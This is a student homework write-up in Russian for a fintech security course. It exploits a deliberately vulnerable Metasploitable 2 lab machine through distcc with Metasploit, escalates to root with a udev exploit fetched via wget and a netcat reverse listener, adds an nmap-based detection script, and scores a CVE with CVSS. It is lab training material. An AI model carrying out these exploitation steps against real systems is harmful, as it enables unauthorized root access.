**#tinkoff fintech**

homework #1

Vulnerability Management

**Mon 02, 2019**

# Что такое “Vulnerability”?

*Vulnerability is a bug, flaw, weakness, or exposure of an application, system, device, or service that could lead to a failure of confidentiality, integrity, or availability.”*


# Задачи:

1. **Найти уязвимости:** развернуть на виртуалке уязвимую машину. Установить сканнер. ПО результатам протеститровать узвимости с целью получения рут доступа к машине..
2. **Описать уязвимость:** найти свежую уязвимость. Описать CVSS v.3 Base Vector и Temporal Vector. Сайт nvd.nist.gov

# ЗАДАНИЕ ПЕРВОЕ.

## Развернуть машины на виртуалке.


Я использовал virtualbox. По результатам выполнения домашней работы у меня поднято три виртуальные машины.   
Metasploitable 2 - уязвима машина.  
OpenVAS (The GSM Community Edition) - машина с настроенным мною сканнером.  
Kali Linux - машина для пентестинга (с установленным metasploit framework)  
Связь между машина через host only adapter. Кали машина имеет доступ в интернет (через NAT);



## Сканирование с помощью openvas:

Произвел сканирование с помощью опенвас. Результаты экспортировал в пдф файл. Произвел анализ уязвимостей.






## Использование эксплойта.


По результатам отчета выбрал несколько эксплойтов. Остановил выбор на CVE-2004-2687 { Exploit the distcc daemon }. Почему именно эта уязвимость? Наверное в первую очередь потому, что на данный момент я имею ещё совсем немного опыта в данной сфере. Я протестировал несколько других эксплоитов (по гайду для метасплойтбл 2) и distcc уязвимость мне показалась самой интересной.


Для начала я поднял ssh соединения с Kali. Затем настроив msf framework запускаем: **msfconsole -q -> use exploits/…./disttc… (можно найти точное название с помощью команды search) -> set rhost {сюда адрес жертвы}, и, собственно -> exploit.**


Используя эксплойт мы получаем ограниченный доступ к системе. (уровень daemon).




Поэтому дальше пытаемся расширить наши права до уровня root. Для этого нам нужно больше информации такой как: какие процессы запущенны, какой софт установлен. Чтобы найти уязвимые сервисы. Я использовал команду: ps aux и анализировал запущенные процессы.



Udev - возможно - имеет уязвимости. Чтобы быть уверенным, надо узнать его версию. Для этого команда: **dpkg -l | grep udev.** Версия 17-08. Ищем эксплойт searchsploit udev (по базе данных exploitdb). Находим нужный эксплойт. Далее нужно перекинуть скачанный эксплойт на машину жертвы. Я использую свой веб сервер apache2. НА машине жертвы wget <ip web server> /<exploitname> .   
А еще создаем башевский файл а-ля пэйлоад с содержимым:   
  
Находим нужный пид **cat /proc/net/netlink** (как вариант можно через ps -aux | grep udev; PID - 1)



Компилим экслоит (написан на C) gcc <exploit.c> и запускаем его с пидом (в качестве аргумента) 2296 в то время как со стороны Кали: **nc -lvp 5678** (будем слушать ответ с компа жертвы) нетстат слушает нужный порт. В результате получаем права рута.



## 4. БОНУС часть.

***Бонус: написать свой скрипт для детектирования проэксплуатированной уязвимости.***


Я написал скрипт на баше, определяющий - установлен ли данный сервис (конкретно distccd) и, если есть, то проверяет версию установленного distccd, если v1, то машина vulnerable. Не судите слишком строго, написал как мог :)

В качестве аргументов принимает:

argv1 = ip address

argv2= port number

Если порт не был указан - то сканирует все доступные порты. При нахождении уязвимости выводит: Host is vulnerable.



Сам скрипт:

*ip=$1;*

*port=$2*

*if [ -z $2 ]; then*

*echo 'no port selected... perfom a full scan'*

*port="1-65000"*

*fi*

*nmap -p $port -T4 -sV $ip -v0 -oN scan.txt*

*wait*

*NMAP\_EXIT\_STATUS=$?*

*echo ''*

*echo 'scan completed... now checking results with grep'*

*echo ''*

*cat scan.txt | grep "distccd v1"*

*CAT\_EXIT\_STATUS=$?*

*if [[ NMAP\_EXIT\_STATUS -eq 0 && CAT\_EXIT\_STATUS -eq 0 ]]; then*


*printf '\n\e[38;2;255;0;0mIT IS VULNERABLE\n'*

*else*

*printf '\n\n\e[38;2;255;0;0m Host is not vulnerable.\n'*


*fi*

*rm -rf scan.txtt*




# ЗАДАНИЕ №2

]Найти свежую CVE уязвимость для которой на [nvd.nist.gov](http://nvd.nist.gov/) отсутствует CVSS вектор (в состоянии "UNDERGOING ANALYSIS") и описать CVSS v.3 Base Vector и Temporal Vector для нее. Обосновать свой выбор. Желательно сдать до того как вектор будет опубликован на сайте NVD.



Калькулятор с вектором:

<https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:N/AC:L/PR:N/UI:R/S:C/C:N/I:N/A:N/E:P/RL:O/RC:C>



Сама уязвимость:

<https://nvd.nist.gov/vuln/detail/CVE-2019-7629>

Stack-based buffer overflow in the strip\_vt102\_codes function in TinTin++ 2.01.6 and WinTin++ 2.01.6 allows remote attackers to execute arbitrary code by sending a long message to the client.

Атака на переполнения буфера. Приложение ТинТин++ (MUD game).

1. Base Score Metrics.  
   Attack Vector: Network(AV:N) - атака осуществляется удаленно.  
   Attack Complexity: Low (AC:L) - сложность атаки низкая, не требуется каких-то дополнительных условий для реализации эксплойта.  
   Мы настариваем сервер на порт 4000 и посылаем 60 тысяч символов на вин-тин после соединения.   
   Privilege required PR: NONE.   
   Атаку может выполнить пользователь с любым доступом.  
   User Interaction: None

Scope changed.

**Confidentiality Impact (C)\***

**Integrity Impact (I)\***

**Availability Impact (A)\***

None - потому что сам по себе эксплойт не приводит к нарушению целостности приватности и доступности. А вот пэйлоад - вполне может привести.

**2. Temporal vector metrics**

Существует эксплойт, официально уже вышел фикс.